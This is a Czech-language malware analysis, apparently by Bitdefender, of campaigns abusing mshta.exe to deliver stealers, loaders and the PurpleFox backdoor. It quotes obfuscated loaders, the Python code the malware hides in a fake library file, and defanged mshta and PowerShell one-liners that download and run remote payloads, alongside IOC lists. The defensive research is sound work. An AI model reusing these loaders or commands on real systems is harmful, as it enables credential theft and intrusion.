

MSHTA se objevuje u LummaStealeru, CountLoaderu, Emmenhtalu i PurpleFox. Podrobný rozbor ukazuje, jak útoky využívají důvěryhodné systémové procesy.
Výzkumníci Bitdefenderu zjistili, že útočníci stále zneužívají Microsoft HTML Application Host, MSHTA. Tento starší nástroj je ve Windows standardně dostupný a umí spouštět VBScript a JavaScript z místních i vzdálených souborů.
Kyberzločinci používají legitimní starší nástroje k šíření běžných zlodějů hesel i pokročilých hrozeb. Dřívější šetření Bitdefenderu ukázalo podobné taktiky zneužití vestavěných prostředků Windows a macOS v kampani s falešnými reklamami Google na Claude Code.
ClickFix, při němž je uživatel přiměn ke spuštění údajného opravného příkazu, se objevil také u LummaStealeru, CastleLoaderu a infekcí lidí stahujících pirátskou verzi filmu Leonarda DiCapria One Battle After Another.
Hlavní zjištění
- Starší MSHTA zůstává široce zneužívaným legitimním systémovým nástrojem, označovaným LOLBIN.
- Útočníci jej používají pro běžný zlodějský malware i pokročilé hrozby.
- Kampaně často spoléhají na vícestupňové bezsouborové řetězce s PowerShellem a HTA skripty.
- Zásadní roli hraje sociální inženýrství: falešné stažení softwaru a návnady ClickFix.
- Obrana vyžaduje informovanost uživatelů i několik technických vrstev.
Microsoft ve druhé polovině roku 2024 oznámil ukončování VBScriptu. Je dostupný jako standardně povolená volitelná funkce Feature On Demand. Od roku 2027 má být ve výchozím stavu vypnutý a Microsoft plánuje jeho úplné odstranění z Windows.
Analýza se věnuje pokračujícímu zneužívání MSHTA, dalšího staršího nástroje stále dostupného ve Windows pro spouštění VBScriptu a JavaScriptu lokálně i vzdáleně.
V posledních měsících vzrostly detekce mshta.exe v řetězcích spuštění. Nástroj je tak relevantním LOLBINem i po ukončení samostatného Internet Exploreru.
Analyzovaná aktivita zahrnuje několik kategorií malwaru.
MSHTA se hojně používá při doručení běžných zlodějů LummaStealer a Amatera i zavaděčů CountLoader a Emmenhtal Loader.
Objevuje se však také u pokročilejších dlouhodobých kampaní ClipBanker a PurpleFox. Nejde tedy o jedinou rodinu ani model průniku. Nástroj slouží k příležitostnému doručení i dlouhodobé kompromitaci.
Výzkum navíc odhalil nové vzorce domén zavaděče CountLoader založeného na HTA.
Úvod
Podpora Internet Exploreru skončila 15. června 2022. Edge však kvůli zpětné kompatibilitě obsahuje režim IE s přislíbenou podporou alespoň do roku 2029.
To ukazuje širší problém: po vyřazení produktu mohou části jeho ekosystému zůstávat ve Windows roky kvůli starším procesům a podnikové kompatibilitě.
Útočníci často zneužívají důvěryhodné předinstalované binární soubory Windows ke spuštění škodlivého obsahu.
Tyto LOLBINy snižují potřebu vlastních nástrojů, splývají s běžnou systémovou aktivitou a ztěžují odlišení útoku od legitimní správy.
mshta.exe původně souvisel s Internet Explorerem a spouští HTML Applications, HTA, pomocí jeho vykreslovacího jádra.
HTA může obsahovat JavaScript a VBScript a spouštět je v důvěryhodném podepsaném procesu. I zdánlivě zastaralá komponenta tak poskytuje cestu modernímu malwaru.
V době vydání článku nebyly veřejné informace o plánovaném odstranění MSHTA. Dokud zůstává standardně dostupný, představuje zbytkový administrační nástroj i část útočné plochy.
Legitimní využití
Přes modernější alternativy někteří správci a vývojáři používají MSHTA pro upozornění na aktualizace nebo jednoduché webové aplikace bez otevření prohlížeče.
Přibližně 10 % telemetrie MSHTA tvoří jednoduché jednořádkové skripty upozorňující na úlohy správy pomocí javascript:alert() nebo vbscript:msgbox().
Menší část tvoří zdánlivě legitimní přihlašovací skripty, které vytvoří WScript.Shell a spustí místní soubor.
Nástroj tedy z reálného prostředí zcela nezmizel.
Tyto případy však ubývají a pro automatizaci správy existují modernější legitimní možnosti.
Bitdefender obecně doporučuje tam, kde je to možné, přejít v administračních procesech od MSHTA k jinému řešení.
MSHTA jako LOLBIN
Podepsané a známé systémové nástroje bývají v podnicích implicitně důvěryhodné. Útočníkům umožňují spouštět kód, získávat vzdálené komponenty a rozvíjet průnik bez zjevně škodlivých programů.
MSHTA tento model splňuje: je standardně přítomný, spouští skripty v paměti a načítá vzdálený obsah. Zavaděče tak omezují stopy na disku a zneužívají proces podepsaný Microsoftem.
Od začátku roku přibylo související aktivity. Protože legitimní použití ustupuje, trend pravděpodobně odráží více škodlivé činnosti, nikoli novou oblibu při správě.
Další části ukazují nejvýraznější kampaně a přizpůsobování útoků pro masové doručení běžného malwaru.
Kampaně využívající MSHTA
Zjištění zahrnují zloděje LummaStealer a Amatera, vícestupňové CountLoader a Emmenhtal Loader, bankovní ClipBanker i trvalejší PurpleFox.
Role je podobná: vestavěný podepsaný nástroj získá a vykoná vzdálený skript v počáteční nebo prostřední fázi infekce.
Někdy spouští HTA z infrastruktury útočníka přímo, jindy je součástí phishingu, falešných instalátorů, ClickFix nebo skriptovaných stahovačů.
Nejčastěji se objevoval u zlodějů a zavaděčů. Ti získávají první přístup, kradou hesla, data prohlížečů a relace a doručují další kód pro hlubší kompromitaci.
Zdánlivě nevinné spuštění starého systémového nástroje tak může rychle skončit krádeží účtu, finančním podvodem, ztrátou dat nebo širší infekcí.
MSHTA je lehký mechanismus pro přípravu a spuštění: získává obfuskované HTA, spouští skripty v paměti a předává běh PowerShellu, WScriptu, msiexec nebo konečné komponentě.
LummaStealer a Amatera přes CountLoader
Výraznou skupinu tvořil CountLoader, HTA zavaděč doručující zejména LummaStealer a Amatera.
Ty kradou hesla, data prohlížeče, relační tokeny a kryptoměnové údaje. MSHTA načítá a spouští další vzdálenou HTA fázi.
Velká většina detekcí mshta.exe obsahuje v příkazovém řádku domény napodobující legitimní služby na TLD .cc, například google-services[.]cc a memory-scanner[.]cc.
Kampaň sílila koncem roku 2025, vrcholila koncem ledna 2026 a poté pozvolna slábla s přesunem útočníků na jiné hostingové platformy.
VirusTotal domény často označuje jako infrastrukturu LummaStealeru, protože je častým konečným kódem a domény se objevují v jeho konfiguracích.
Zavaděč je však zřejmě samostatný a odpovídá zprávám o CountLoaderu. Stejný řetězec doručoval také Amatera.
Návnady připomínají CastleLoader.
Zprávy, sociální příspěvky a zmanipulované výsledky vyhledávání slibují bezplatný nebo cracknutý software. Heslo archivu bývá v názvu nebo přiloženém dokumentu.
Oběť spustí Setup.exe, který je ve skutečnosti legitimním interpretem Pythonu. Vedle něj jsou pravé knihovny python3<X>.dll automaticky načítané interpretem.
Při inicializaci ale použijí místní Lib pro hledání modulů. Ve zkoumaném vzorku byl škodlivý Python v .\Lib\encodings\aliases.py a spouštěl se přes odpovídající __init__.py.
Ve stejné složce je přejmenovaný MSHTA iso2022.exe. aliases.py jej spustí pro kontakt s C2 a získání HTA zavaděče.
Python definuje jednotlivé znaky jako globální proměnné, skládá je formátovanými řetězci do URL a výsledný příkaz vykoná přes os.system(cmd).
### Regionsglobal_region = f'{ctype}d Lib{typeB}encodings'
local_format = f'{ptype}{typeE}org{typeA}wp{typeD}{atype}{typeA}{gtype}{typeA}stats{typeE}{ltype}'
en_UK = f'{htype}{ttype}{ttype}p{stype}{typeC}{typeB}{typeB}'
en_US = f'{typeE}{ctype}{ctype}'
en_ES = f'iso2022{typeE}e{xtype}e'### Protection
mem_protect = f'{global_region} {typeH}{typeH} {en_ES} {en_UK}{local_format}'
ram_protect = f'alpha{typeD}centavr{typeE}{ctype}{ctype}'
rem_protect = f'{ctype}{mtype}d {typeA}{ctype} {stype}{ttype}ar{ttype} {typeA}b \"\" {ctype}{mtype}d {typeA}{ctype} '### Probes
positive_probe = f'{mem_protect} {typeH} {en_ES} {en_UK}{ram_protect}'
negative_probe = f'{rem_protect}'cmd = f'{positive_probe}'
os.system(cmd)Výsledný příkazový řádek:
cd Lib\encodings && iso2022.exe https:\\planetitude[.]org/wp-admin/chellenge/stats.location & iso2022[.]exe https:\\alpha-centavr[.]ccHTA dekóduje další komponentu z pole znakových kódů a spustí ji. Názvy proměnných zřejmě vznikají ze slovníku technických pojmů a mezi soubory se liší.
Od konce února 2026 se objevilo nové hostování domén CountLoaderu. Názvy dál napodobují legitimní služby, ale infrastruktura přešla na TLD .vg a .gl.
Příklady jsou explorer[.]vg, ccleaner[.]gl a microservice[.]gl. Skripty mají stejnou obfuskaci jako dřívější infrastruktura .cc.
Emmenhtal Loader
Další výrazný řetězec používá vícestupňový Emmenhtal pro běžný malware včetně LummaStealeru. MSHTA v rané fázi stáhne a spustí vzdálené HTA, po němž následuje několik skriptových vrstev.
Začíná phishingem na Discordu s odkazem na stránku, která přepíše schránku a pod záminkou ověření člověka přesvědčí uživatele spustit škodlivý příkaz.
Napodobuje reCAPTCHA, ale běží například na humancheck[.]shop/pass-this-step-to-continue[.]html. Při otevření JavaScript zkopíruje příkaz do schránky.
Uživatel má stisknout Win + R, pak Ctrl + V a Enter. Explorer.exe tak zdánlivě legitimně spustí mshta.exe například s následujícím příkazem:
mshta[.]exe hxxps[://]buck2nd[.]oss-eu-central-1[.]aliyuncs[.]com/dir/sixth/singl6[.]mp4 # ✅ ''I am not a robot - reCAPTCHA Verification ID: 2165Poskytovatelé hostingu tyto weby často rychle odstraní. Některé serverové odpovědi však zůstávají na VirusTotal a lze je analyzovat.
Soubor na serveru je platné HTA záměrně nafouknuté množstvím ignorovaných dat. Mezi nimi jsou platné HTML bloky se škodlivým skriptem. Na disk se nezapisuje, mshta.exe jej vykonává přímo v paměti.
HTML je roztroušeno mezi nepoužitelnými daty. Nejprve nastaví okno na 1 × 1 pixel, minimalizuje jej a skryje z hlavního panelu.
Tělo HTML pak vyvolá vstupní bod skriptu.
Skript obsahuje malý javaskriptový zavaděč, dekodér Base64 a velký zakódovaný řetězec. Hlavní funkce jej dekóduje a spustí.
<script>
function HbQIdLwSSIRvbVXZWLOwjRQqttuGTqKP(b64) {
    var VonICsfLpEqDZndPtRRVmRdurFjpCMUv="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    var pad=0;
    if(b64.length>=2 && b64.substr(b64.length-2)==="=="){pad=2;b64=b64.substr(0,b64.length-2);}
    else if(b64.length>=1 && b64.substr(b64.length-1)==="="){pad=1;b64=b64.substr(0,b64.length-1);}
    var out=[];
    var i=0;
    while(i<b64.length){
        var e1=VonICsfLpEqDZndPtRRVmRdurFjpCMUv.indexOf(b64.charAt(i++));
        var e2=VonICsfLpEqDZndPtRRVmRdurFjpCMUv.indexOf(b64.charAt(i++));
        var e3=VonICsfLpEqDZndPtRRVmRdurFjpCMUv.indexOf(b64.charAt(i++));
        var e4=VonICsfLpEqDZndPtRRVmRdurFjpCMUv.indexOf(b64.charAt(i++));
var c1=(e1<<2)|(e2>>4);
var c2=((e2&15)<<4)|(e3>>2);
var c3=((e3&3)<<6)|e4;
out.push(c1&0xFF);
if(e3!==64&&e3!==-1) out.push(c2&0xFF);
if(e4!==64&&e4!==-1) out.push(c3&0xFF);
}
if(pad>0) out.splice(out.length-pad,pad); var rECeQYjgakLNnbZcTJmkoefcDPJScPAz="";
for(var x=0;x<out.length;x++){
rECeQYjgakLNnbZcTJmkoefcDPJScPAz+=String.fromCharCode(out[x]);
}
return rECeQYjgakLNnbZcTJmkoefcDPJScPAz;
}var rDiPjSLADFoHqVucyLWWZenMlZdunYAi = <B64_script_redacted_for_size>;function ZGnRfrBcHrSGXLgAhCCMsyQTuwRQHDQT() {
var cxabulitGWnsgaALcqJZHzjkKyjdyyyo = HbQIdLwSSIRvbVXZWLOwjRQqttuGTqKP(rDiPjSLADFoHqVucyLWWZenMlZdunYAi);
eval(cxabulitGWnsgaALcqJZHzjkKyjdyyyo);
}
</script>Dekódovaný výsledek je zavaděč druhé fáze se stejnou funkcí Base64 a dvěma dešifrovacími funkcemi. Zdánlivá velikost je zavádějící: stovky řádků tvoří malé pomocné funkce, které se nikdy nevolají.
Účelem je dešifrovat globální řetězec, vytvořit WScript.Shell a v novém prostředí spustit další skript, stále v řetězci zahájeném mshta.exe.
var cDhmBQsxdNEUHhzpdeyyybZMzVNANXtp = <redacted_encrypted_payload>
var LevylKBNaEDCESWQQeQznakYNfOEICxk = <redacted_decryption_key>
var VFjTZSncvgnebyEyMwfLTieiopsaYfQZ = <redacted_b64_string>
function initMain() {
var stg1 = from_base64(VFjTZSncvgnebyEyMwfLTieiopsaYfQZ);
var stg2 = VQGTmVqlpKoSesHrvqRZECwHNdrdrDRX(stg1, LevylKBNaEDCESWQQeQznakYNfOEICxk);
var EYgUwBZqUyrgJIRdiVDwqyUHlgusmKOr = xor_decrypt(stg2, cDhmBQsxdNEUHhzpdeyyybZMzVNANXtp);
var decoded_payload_script = "";
for(var i=0; i<EYgUwBZqUyrgJIRdiVDwqyUHlgusmKOr.length; i++) {
decoded_payload_script += String.fromCharCode(EYgUwBZqUyrgJIRdiVDwqyUHlgusmKOr[i]);
} try {
var sh = spawn_wscript_shell();
sh.Run(decoded_payload_script, 0, false);
} catch(e) {} window.close();
}initMain();Výsledkem je jednořádkový příkaz, který stáhne vzdálený PowerShell a spustí jej v paměti bez uložení na disk.
Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell[.]exe" -ArgumentList "-w hidden -ep bypass -nop -Command `"iex ((New-Object System[.]Net[.]WebClient).DownloadString('hxxps[://]klipdiheqoe[.]shop/ruwkl[.]png'))`"" -WindowStyle HiddenStažený PowerShell je silně obfuskovaný a ruční rozbor téměř nemožný. Logování bloků skriptu a další nástroje ale umožní rekonstruovat konečnou spuštěnou vrstvu.
Konečná deobfuskovaná podoba PowerShellu má dvě části. Nejprve obchází AMSI úpravou clr.dll, možná podle veřejného repozitáře GitHub. Následuje velký řetězec Base64 a tři řádky, které jej dekódují a načtou bajtové pole jako assembly.
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
Zavaděč obvykle spouští běžný malware. Ve zkoumaném případě šlo o známou assembly LummaStealeru s hashem 1E0E375F3EE82D5AF5DFE6F7DF0E2FAC9A7D37C67ADD3390D05A93AFD85B7C84 obsahující související C2 domény.
ClipBanker
Další skupinou je ClipBanker, který krade kryptoměny výměnou adres peněženek ve schránce. MSHTA nejprve spustí vzdálené HTA a rychle přejde k PowerShellu pro přetrvání a doručení kódu.
HTA z hxxps[://]asd[.]s7610rir[.]pw/win/checking[.]hta skryje okno na záporných souřadnicích, vytvoří Wscript Shell a spustí příkaz PowerShellu zakódovaný Base64.
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
        Window.ReSizeTo 0, 0
        Window.moveTo -2000,-2000
        Function var_func()
                Dim var_shell
                Set var_shell = CreateObject("Wscript.Shell")
                var_shell.run "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e <redacted_b64_command>, 0, true
        End Function
var_func
</script>
<body>
</body>
</HEAD>
</HTML>Příkaz stahuje druhou fázi checking.ps1 z hxxp[://]185[.]208[.]159[.]199, hash 333E2192F2551415659FB4094E81B911708921BB588EECF65E27F51C9938DFC2.
Skript nastaví výjimky Windows Defenderu a přetrvání spouštějící stahovač ClipBanker z hxxp[://]87[.]96[.]21[.]84/ichigo-lite[.]ps1, hash 38FE562136ADE372FC4CEDDE67826AEEA8404E93A54A4A4736DDB4C8C8D4C96D.
Naplánované úlohy mají legitimně znějící názvy, například Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1237.
Nakonec se spustí úklid z hxxp[://]87[.]96[.]21[.]84/del[.]ps1, hash 7D0487AFC91B0FE8B2FBF732AB54C3C07E86BF69471BBA6C283AABEA190499BA.
Odstraňuje použité soubory a ukončuje procesy možné dynamické analýzy, například Procmon a Autoruns.
PurpleFox: MSHTA používají i pokročilé hrozby
MSHTA není omezen na běžné zloděje a zavaděče. Objevuje se i v řetězcích pokročilejšího a dlouhodobě aktivního PurpleFox.
Hodí se tedy i pro operace zaměřené na utajení, přetrvání a dlouhodobou kontrolu.
Od roku 2018 PurpleFox rozšiřuje své schopnosti a zůstává aktivní v roce 2026. Stabilní metodou je spuštění msiexec přes MSHTA pro stažení a vykonání balíčku MSI maskovaného jako .png.
Příkazové řádky prozrazuje seznam kontaktovaných IP a soubor .png vykonaný pomocí msiexec:
mshta.exe vbscript:createobject("wscript.shell").run("Cmd /c for /d %i in (195[.]189[.]28[.]244:17807 103[.]124[.]106[.]194:18413 58[.]221[.]59[.]20:17256 ) do Msiexec /i http://%i/3EBCE3A4.Png /Q",0)(window.close)Po instalaci PurpleFox funguje jako zadní vrátka s rootkitem. Hlavním cílem je skrytí, přetrvání a vykonávání příkazů C2 podle potřeby.
Tyto schopnosti umožňují krádež dat, sledování i narušující aktivity včetně DDoS.
MSHTA a PowerShell jako mezikrok útoku
Telemetrie ukazuje menší skupiny, v nichž MSHTA vytvoří WScript shell a spustí PowerShell se zavaděčem další fáze.
Každá kampaň používá vlastní obfuskaci ke skrytí slov vyvolávajících upozornění EDR a SIEM.
První skupina používá URL připomínající obrázky, ale obsahující PowerShell spouštěný v paměti. IP typicky používá XWorm nebo Danabot. Klíčová slova PowerShellu jsou rozdělena na více částí.
mshta.exe" vbscript:close(CreateObject("WScript.Shell").Run("powershell $L='(New-Object Net.We';$Y='bClient).Downlo';$V='adString(''http://92[.]255[.]57[.]155/b.jpg'')';$F=I`E`X ($L,$Y,$V -Join '')|I`E`X",0))Varianta příkazu XWorm přidává zbytečné znaky, které následně odstraní String.Replace:
mshta.exe" vbscript:close(CreateObject("WScript.Shell").Run("powershell IEX(('#!!i!Qw#Q!r #8###5#.!!!2###0!!8#.8###4!!.2!!!0###8!/#x!!!.j###pg# |#i!!e!!!!x#').RePlACE('Q','').REplAcE('!','').rEpLAce('#',''))",0))Další skupina používá zloděje Lalala. PHP vrátí skript pouze při předání předem stanoveného hesla v POST. Ostatní klíčová slova PowerShellu zůstávají nezakrytá.
mshta.EXE" vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell Invoke-Expression -Command:(iwr -uri 185[.]156[.]172[.]22/gate990.php -method post -body gieM3iR5).content"", 0 : window.close")Další skupina spouští skripty stažené dříve. Je nápadnější, protože umožňuje kontrolu souboru skriptu na malware.
mshta.EXE" vbscript:Execute("CreateObject(""WScript.Shell"").Run ""powershell -ep bypass -File """"C:\Users\U_f8d33485bec26b2b1969f910c131f027\AppData\Roaming\Adobe\peyneKzk2.ps1 """""" ,0:close")Poslední významná skupina má URL zakódovanou v místních proměnných. Jediný řádek ji dekóduje a stažený kód spustí v paměti.
mshta.exe" vbscript:close(CreateObject("WScript.Shell").Run("powershell $Z='aXdyIGh0dHBzOi8vMHg0NC5pbmZvL2F8aWV4';$B=[System.Convert]::FromBase64String($Z);$D=[System.Text.Encoding]::UTF8.GetString($B);iex $D",0))DriverPack: příklad legitimního použití. Ne každé pozorované spuštění MSHTA bylo zjevně škodlivé. Významná část detekcí patřila aktualizacím DriverPacku, staršího balíku stahujícího ovladače ze zdrojů třetích stran místo oficiálních kanálů Microsoftu.
DriverPack sám o sobě není nevyhnutelně škodlivý, ale mnozí výrobci ochrany některé komponenty řadí mezi potenciálně nežádoucí aplikace, PUA.
V analyzovaných případech naplánovaná úloha spouštěla mshta.exe a HTA v paměti kontrolovalo aktualizaci nebo instalaci nejnovější verze.
Účel údržby se zdá legitimní, metoda je však neobvyklá a překrývá se s malwarovými technikami.
Samotné použití MSHTA tedy neznamená malware. Stahovat a spouštět vzdálený obsah tímto způsobem při aktualizaci však není doporučený návrh, zvlášť při dostupnosti modernějších a průhlednějších možností.
Doporučení pro uživatele a organizace
Obrana má dvě základní části: znalosti a chování uživatelů a technická bezpečnostní opatření.
Mnoho popsaných řetězců vyžaduje zásah člověka. Někdo stáhne software či média z nedůvěryhodné stránky slibující obsah zdarma nebo crack. Jiný pod vlivem sociálního inženýrství dobrovolně vykoná příkaz ze schránky. Vzdělávání proto zůstává důležitou obranou.
Uživatelé mají znát tyto taktiky a pravidelně si připomínat rizika neznámých souborů, podezřelých instrukcí a příkazů, kterým plně nerozumějí.
Stejně důležitá je technická ochrana. Útok obvykle netvoří jeden soubor, ale skripty, příkazové řádky, paměťové fáze a další stažený kód. Ochrana proto musí pokrýt více míst od omezení útočné plochy přes kontrolu před spuštěním až po blokování chování za běhu.
Bitdefender pro detekci používá různé technologie integrované do svých bezpečnostních řešení jako součást vícevrstvé obrany.
Dokud Microsoft starší skriptovací nástroje dostupné standardně ve Windows neodstraní, lze riziko snižovat komplexním řešením, například Bitdefender Ultimate Security.
Bitdefender Threat Intelligence Solutions navíc organizacím poskytuje aktuální informace o škodlivých souborech, URL, doménách a IP. Přes datové kanály, API a portál IntelliZone podporuje bezpečnostní týmy i výrobce ochrany použitelnými daty, souvislostmi a automatickými integracemi pro rychlejší detekci, vyšetřování a reakci.
Tam, kde už nejsou pro legitimní práci potřeba, mají být wscript.exe a mshta.exe omezeny nebo blokovány. Staré skripty je vhodné převádět na modernější a udržovatelné alternativy.
Indikátory kompromitace
| Indikátor | Typ | Popis |
|---|---|---|
| AA845A8FB4AB38AEBE6A16A2A8F80CA4467AC0991D3EEF4D8A10BDF97DEDB1E9 | SHA256 | Počáteční HTA po ClickFix |
| 02630FA994B1566AD1515FD87220FC037B967F07495985A3637D68D7E08C57EE | SHA256 | Obfuskovaný PowerShell |
| 1E0E375F3EE82D5AF5DFE6F7DF0E2FAC9A7D37C67ADD3390D05A93AFD85B7C84 | SHA256 | Komponenta LummaStealer |
| hxxp[://]185[.]147[.]124[.]40/Capcha[.]html | URL | Adresa Emmenhtalu |
| hxxp[://]92[.]255[.]57[.]155/Capcha[.]html | URL | Adresa Emmenhtalu |
| hxxps[://]denek[.]local-wanderer[.]shop/RIWZ[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]buck2nd[.]oss-eu-central-1[.]aliyuncs[.]com/dir/sixth/singl6[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]macphotoeditor[.]shop/singl5[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]topofsuper[.]shop/re5[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]antibot-check[.]icu/Capcha[.]html | URL | Adresa Emmenhtalu |
| hxxps[://]checkpageonce[.]com/singl6[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]echoicedeals[.]shop/s6[.]mp3 | URL | Adresa Emmenhtalu |
| hxxps[://]kizmond[.]shop/riiw1[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]klipjaqemiu[.]shop/web44[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]macphotoeditor[.]shop/singl6[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]onceletthemcheck[.]com/singl5[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]pawpaws[.]readit-carfanatics[.]com/madonna[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]propofgustestyle[.]info/recaptcha-verify[.]html | URL | Adresa Emmenhtalu |
| hxxps[://]recaptcha-process[.]com/recaptcha-verify[.]html | URL | Adresa Emmenhtalu |
| hxxps[://]retrosome[.]shop/ru2-2[.]eml | URL | Adresa Emmenhtalu |
| hxxps[://]savecoupons[.]store/s7[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]solve[.]gevaq[.]com/awjxs[.]captcha?u=a1bdaa0d-6aab-4d96-bafe-483ef5eb8cae | URL | Adresa Emmenhtalu |
| hxxps[://]solve[.]jenj[.]org/awjxs[.]captcha?u=8508de42-23ab-4b24-aa95-eda5feae86e8 | URL | Adresa Emmenhtalu |
| hxxps[://]thepremiumstuffs[.]shop/s5[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]triptrip[.]melody-wave[.]shop/re2[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]check[.]qlkwr[.]com/awjsx[.]captcha?u=03cb013e-aa4a-439e-86af-c3319c7b5dc0 | URL | Adresa Emmenhtalu |
| hxxps[://]driftcharm[.]shop/S6[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]etrademart[.]shop/s6[.]mp3 | URL | Adresa Emmenhtalu |
| hxxps[://]scrutinycheck[.]cash/singl5[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]simplerwebs[.]space/anrek[.]mp4 | URL | Adresa Emmenhtalu |
| hxxps[://]simplerwebs[.]world/mine[.]json | URL | Adresa Emmenhtalu |
| Indikátor | Typ | Popis |
|---|---|---|
| memory-scanner[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| fileless-market[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell1-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| holiday-forever[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| system-monitor[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| forest-entity[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| indeanapolice[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| files-storage[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| some-othertag[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s3-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| s3-microservice-updatehub[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| microservice-update-s2-bucket[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| parent-control[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| alphazero1-endscape[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| microservice-update-s1-bucket[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| globalsnn2-new[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| polystore9-servicebucket[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hardware-office[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| immortal-service[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| globalsnn1-new[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| acio-patron[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell10-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| globalsnn3-new[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| alpha-centavr[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell3-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell4-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell5-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell6-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell7-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell8-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell9-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| azure-s3-bucket[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hosting-control[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| communicationfirewall-security[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| hell2-kitty[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| domain-monitoring[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
| network-defender[.]cc | Doména | Infrastruktura CountLoader / LummaStealer |
